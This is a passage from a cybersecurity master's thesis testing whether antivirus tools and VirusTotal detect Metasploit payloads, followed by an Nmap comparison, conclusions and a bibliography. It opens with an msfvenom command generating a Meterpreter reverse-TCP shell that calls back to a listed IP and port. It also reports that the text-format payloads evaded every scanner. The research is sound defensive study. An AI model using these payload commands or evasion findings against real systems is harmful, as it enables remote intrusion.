msf6 > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=144.96.164.44 LPORT=6050 -f python > shellcode.p
y
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=144.96.164.44 LPORT=6050 -f python > shellcod
e.py

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of python file: 613 bytes
```

Figure 4.18: Generating Exploit in Python in Metasploit Framework





Figure 4.19: Custom Generated Exploits in Metasploit Framework

The VirusTotal result showed that the file type of shellcode.py was text and the magic number, a specific numeric value to show the file type, was ASCII text. The size of this submission was 613 bytes. The shell.sh file also encountered no resistance with a passing rate of 100% (Figure: 4.22).

The result from VirusTotal for shell.sh was similar to the result for shellcode.py in that VirusTotal also judged that the file type for shell.sh was text. Its magic number, according to VirusTotal, was ASCII text with no line terminator. The file size was only 67 bytes.




Virus & threat protection

Threats found

Windows Defender Antivirus found threats. Get details.

Figure 4.20: Windows Detects and Deletes Exploits



No security vendors and no sandboxes flagged this file as malicious


7f1a3341fe6641429c653bb6c3d6226f30640eea90923a9935f1b8d84e45cf36

shellcode.py

text

613.00 B
Size

Figure 4.21: Exploit in Python passes VirusTotal Website Scanning



No security vendors and no sandboxes flagged this file as malicious

156e77bbb18db8ba45afd53a1685418863b65504dc0ebd0774bc34a76b32215e


shell.sh

text

67.00 B
Size

Figure 4.22: Exploit in Sh file format passes the Virustotal website scanning

The author uploaded payload.exe to Virustotal. Fifty-two out of sixty-eight vendors flagged this file and 16 vendors gave green lights (Figure: 4.23). The result was very different from the previous two submissions.



52 security vendors and no sandboxes flagged this file as malicious

e6b4481c22bd4e0305e0795e56c78492f61c2acc785706e38844b47d388c0b54
ab.exe

Figure 4.23: VirusTotal website catches Exploit in Executable File Format

The result stated the file type was Win32 executable and its magic number was PE 32 executable. The file size was 73802 bytes, much bigger than the python and shell script files. VirusTotal found one malware and one Trojan inside the payload.exe. VirusTotal believed that the submitted file was obfuscated to try to evade defense because ”Binary may include packed or crypted data.” VirusTotal detected TCP or UDP traffic on non-standard ports. The author did specify Port 6001 to be used while creating this payload. So, this port arrangment was detected by vendors in VirusTotal.

The author uploaded shell.elf to virustotal. Twenty-four out of sixty-one vendors raised a flag about this payload and thirty-five vendors gave green lights (Figure: 4.24). VirusTotal judged that the file type of this submission was ELF and its magic number was ELF 32-bit least-significant-byte (LSB) executable. An alternative expression of LSB is little-endian. The file size was 207 bytes. The Executable and Linkable File’s passing rate was slightly better than that of the Executable; however, it was still likely to be detected.


24 security vendors and no sandboxes flagged this file as malicious

0e159c0eec390b151d08488d079c26a3d4503fcfecfaab9e094d7feec7d425c3
shell.elf

Figure 4.24: VirusTotal Website catches Exploit in ELF format

The VirusTotal website treated the four payloads differently: the Python and Shell Script passed 100% while the executable file was almost guaranteed to be caught and the Executable and Linkable Format file had better luck than the executable file but were still detected by one third of the vendors. The comparison of the results (Table 4.1) shows that VirusTotal's vendors or scanners trust text file types while staying cautious or highly alert about executable file types.

Payload Type	**Detection Perc**	**File Type**	**Size**
Python	0%	Text	613 bytes
Shell Script	0%	Text	67 bytes
Executable	76.47%	Win32 Executable	73802 bytes
Executable and Linkable Format	39.34%	ELF 32-bit LSB Executable	207 bytes

Table 4.1: Comparing Submissions to VirusTotal

One explanation that VirusTotal may generate false negative results is that VirusTotal offers two versions: a free version and a paid version. The author was using the free version and the free version does a static analysis for submitted files. The paid version scans in a more detailed way and more thoroughly. The python and shell script files are text files and a static analysis may consider plain text innocuous. The 100% passing rate for shellcode.py and shell.sh shows that not all virus scanners and detectors can recognize or block MSF-originated payloads if payloads are in a file format that isn't considered dangerous.

Another possible reason for false negative results is that virus files are getting trickier and trickier. VirusTotal is such a well-known testing tool that hackers can program their virus files to tell if the scanners are from VirusTotal. If the virus files believe that they are in VirusTotal environment, the behaviors in the submitted files are not triggered to lure VirusTotal to reach a false negative conclusion. Once the user mistakenly trusts that the file is safe, having passed VirusTotal scanners, and runs the file in a real-world environment, the nefarious virus will show its poisonous fangs [23].

The VirusTotal provides such a disclaimer to its results:

"VirusTotal simply aggregates the output of different antivirus vendors and URL scanners, it does not produce any verdicts of its own. As such, if you are experiencing a false positive issue, you should notify the problem to the company producing the erroneous detection, they are the only ones that can fix the issue [24]".

The author noticed that Windows 10 OS and VirusTotal reached the same conclusion: flagging the payload in executable file format and executable and linkable file format as malicious malware. The python and shell script versions of the shellcode evaded detection successfully. This proves that it is not possible to detect exploits from Metasploit Framework successfully. Hackers can create payloads in a plethora of file formats and antivirus tools are not able to catch them all.

4.8 NMAP SCANNING INDEPENDENTLY VS AS A MODULE INSIDE METASPLOIT FRAMEWORK

As the author conducted the experiments above, the author was curious whether NMAP works differently as an independent scanner than as an integral tool inside Metasploit Framework. An experiment was conducted to answer this question. The author scanned the Metasploitable 2 VM in two ways:

1. Using Nmap independently that was inside Kali VM

2. Using the Nmap module that is a module inside Metasploit Framework (MSF inside Kali VM)

The results were compared line by line in Table 4.2.

The two scanning reports are almost identical except for some very minor differences which are listed in the table below. The author believes that these variances can be neglected.

NMAP	Independent	A Module Inside MSF
command	db_nmap 192.168.1.115-A	nmap 192.168.1.115 -A
nmap version	7.92	7.92
host is up latency	0.0011s	0.00095s
host clock-skew mean	1h00m10s	1h25m55s
median	9s	2h25m56s

Table 4.2: Comparing Two NMAP Scans

Both reports show the identical discoveries of the port numbers and port descriptions. The author also used Wireshark to capture the packets for both scans and compared the packets. The packets are very similar; both show features of a typical scanning:

- The handshake of SYN, SYN ACK, RST
- A small window size of 1024
- The options of 4 bytes
- The maximum segment size of 1460 bytes

The conclusion is that NMAP is not used differently when it is an independent module inside Kali VM from when it is a module inside Metasploit Framework inside Kali VM.

5 CONCLUSION

The literature review, experiments and observation of captured packets lead to a conclusion that:

- It is highly possible that the attacks, if launched from MSF and successfully executed, can be traced back to MSF after detection.
- The MSF-originated attacks share some patterns such as clear texts of Ruby code; however, these patterns are not significant enough for targets to circumvent MSF-originated attacks.
- There are not unique attacking patterns from MSF that are significant enough for targets to stop MSF-attacks from happening in a general way.
- Metasploit Framework evolves as counter-attack techniques grow.

Even though it is hard to make a computer bullet-proof against attacks from MSF, it is relatively easy to trace attacks back to Metasploit Framework once the attacks have happened, are detected, and the packets are captured and analyzed. Some captured packets contain "Metasploit" word explicitly. Metasploit exploits are coded in Ruby and the Ruby code for MSF exploits is public information online at GitHub.

Even if some software claims to be able to protect machines from attacks originated from MSF, it is spot detection, which means that it can only temporarily stop certain specific exploits because the software alerts specific features from specific MSF exploits. Once MSF makes variations to their existing exploits, the validation of the anti-MSF-exploit software is sharply damaged.

Most efforts in the literature covered in this report were about how to circumvent an existing exploit from MSF after observing the attacks. No literature or experiment that I have seen could prevent MSF exploit variations. Metasploit Framework keeps involving and expanding with new exploits. Therefore, as of now there is no method to preemptively protect victim machines from Metasploit-originated attacks.

Rapid7 submitted its Registration Statement under The Securities Act of 1933 to the United States Securities and Exchange Commission on June 11, 2015. This file admitted that ”to the extent that the identification of new exploits and vulnerabilities by the Metasploit community enhances the knowledge base of cyber attackers or enable them to undertake new forms of attacks, we could suffer negative publicity and loss of customers and sales, as well as possible legal claims [5].” This report also pointed out that the industry focus had shifted from ”block and prevention” to ”analytics-driven approach” (Figure: 5.1). The old model of ”block and prevention” proved to be inefficient and the new model helped organizations balance ”investments in prevention, detection and correction [5]”. The diagram below was from this report of Rapid 7 and it confirms the answers to the research questions in this project that there are not general or generic antivirus techniques to block attacks from Metasploit Framework or even any other cyber-attack generating platforms.




Figure 5.1: Focus Shift in Cyber Security Industry

6 BLAME VULNERABILITY NOT VIRUS

Even though this research project concludes that there is not a general way to protect victims from Metasploit Framework attacks, the research process has inspired the author to garner some insight into how to protect networks from attacks. Vulnerabilities are weakness of the code. Because vulnerability is about the way code being written, it is intrinsic to code and software. A virus is an external malicious code that exploits vulnerabilities. Even though patches fix vulnerabilities, it is rewriting code that removes vulnerabilities. Antivirus software does not fix vulnerabilities in lines of code and it only works as a line of defense external to vulnerable code. The root solution is to remove vulnerabilities in code by writing safe code.

BIBLIOGRAPHY

1. *11 popular penetration testing tools for web, mobile and network*, SecureTriad Blogs, `https://securetriad.io/popular-penetration-testing-tools/`

2. M. Buckbee, *What is Metasploit? The Beginner's Guide*, Varonis, `https://www.varonis.com/blog/what-is-metasploit#:~:text=With%20Metasploit%2C%20the%20pen%20testing,systemic%20weaknesses%20and%20prioritize%20solutions`

3. Gurubaran, *Metasploit 6.2 Released—138 New modules, 148 New Enhancements and 150+ Bugs Fixed.* Cyber Security News, `https://cybersecuritynews.com/metasploit-6-2/`

4. G. Hulme, *Metasploit Review: Ten Years Later, Are We Any More Secure?.* TechTarget Network, October 2012, `https://www.techtarget.com/searchsecurity/feature/Metasploit-Review-Ten-Years-Later-Are-We-Any-More-Secure#:~:text=According%20to%20Moore%2C%20on%20a,accessed%20the%20Metasploit%20update%20server`

5. Rapid7, Inc., FORM S-1, Registration Statement Under The Securities Act of 1933, *United States Securities and Exchange Commission,* .`https://www.sec.gov/Archives/edgar/data/1560327/000119312515220243/d908531ds1.htm`

6. Meterpreter *Secret Double Octopus.* `https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/#:~:text=Meterpreter%20is%20a%20Metasploit%20attack,and%20writes%20nothing%20to%20disk`

7. *VirusTotal*, `https://www.virustotal.com`

8. Building a Module., *Offensive Security.*https://www.offensive-security.com/metasploit-unleashed/building-module/

9. D. Kennedy, J. O'Gorman, D. Kearns, and M. Aharoni, , *Metasploit: The Penetration Tester's Guide.* San Francisco: No Starch Press, 2011

10. M. Baggett, *Effectiveness of Antivirus in Detecting Metasploit Payloads.* SANS Institute, 2008, https://sansorg.egnyte.com/dl/B8M2U4fZwi

11. C.J. Marquez, *An Analysis of the IDS Penetration Tool: Metasploit.* Dept. Technology Systems, East Carolina University, NC, http://www.infosecwriters.com/text_resources/pdf/jmarquez_Metasploit.pdf

12. N. Wallace and T. Atkison, *Observing Industrial Control System Attacks Launched Via Metasploit Framework.* http://dl.acm.org/citation.cfm?doid=2498328.2500067

13. K. Chauhan, J. Seth, and A. Kaur, *Network Security Confidentiality, Integrity&Availability Protection Against Metasploit Using SNORT and Wireshark.* , December 2020, Final Research Project for the Degree of Master of Information , System Security Management at Concordia University of Edmonton, December 2020, Edmonton, Alberta

14. M. Tabassum, S. Mohaman, and T. Sharma, *Ethical Hacking and Penetrate Testing using Kali and Metasploit Framework*,International Journal of Innovation in Computational Science and Engineer, ISSN: 2708-328, May, 2021,https://webportal.hct.edu.om/ijicse/pages/upload/library/2020/2/P2.pdf

15. J. Linares, *Detecting Metasploit Attacks*, Wazuh Blog, June 25, 2020,https://wazuh.com/blog/detecting-metasploit-attacks

16. *Evading Antivirus with Better Meterpreter Payloads*, https://www.virtuesecurity.com/evading-antivirus-with-better-meterpreter-payloads

17. R. Sheldon, J. Scarpati, *Server Message Block protocol (SMB protocol)*, TechTarget, August 2021, https://www.techtarget.com/searchnetworking/definition/Server-Message-Block-Protocol#:~:text=The%20Server%20Message%20Block%20protocol%20(SMB%20protocol)%20is%20a%20client,transaction%20protocols%20for%20interprocess%20communication.

18. *About Samba*, samba.org, https://www.samba.org/

19. The Samba Team, Samba.org, https://www.samba.org/samba/security/CVE-2007-2447.html

20. seclist.org, https://seclists.org/fulldisclosure/2010/Jun/277

21. *IRC, Internet Relay Chat*, Radware, https://www.radware.com/security/ddos-knowledge-center/ddospedia/irc-internet-relay-chat/#:~:text=IRC%20(Internet%20Relay%20Chat)%20is,side%20and%20client%2Dside%20commands

22. *Oracle Java SE Critical Patch Update Advisory – October 2011*, Oracle, https://www.oracle.com/security-alerts/javacpuoct2011.html

23. *4 things you should know about testing AV software with VirusTotal's free online multiscanner*, Malwarebytes Labs, May 18, 2021, https://www.malwarebytes.com/blog/news/2021/05/4-things-you-should-know-about-testing-av-software-with-virustotal

24. *I am experiencing a false positive, my file or site should not be detected.*, VirusTotal > *FAQ* > General, https://support.virustotal.com/hc/en-us/arti

`cles/115002121185-I-am-experiencing-a-false-positive-my-file-or-site-should-not-be-detected-`

25. snort.org, `https://www.snort.org/`

26. *Contributors*, VirusTotal, `https://support.virustotal.com/hc/en-us/articles/115002146809-Contributors`

VITA

Gina Ajero earned her bachelor degree in English in Heilongjiang University, People's Republic of China, in 1997. She obtained her Master of Business of Administration at Temple University, Philadephia, Pennsylvania, in 2000. She is finishing her Master of Science in the graduate program of Cyber Security in the department of Computer Science at Stephen F. Austin State University in December, 2022. She has been accepted into Master of Professional Accountancy at Rusche College of Business at Stephen F. Austin State University and will start the program in January, 2023.

The style manual used in this thesis is A Manual For Authors of Mathematical Papers published by the American Mathematical Society.

This thesis was prepared by Gina L. Ajero using LaTeX.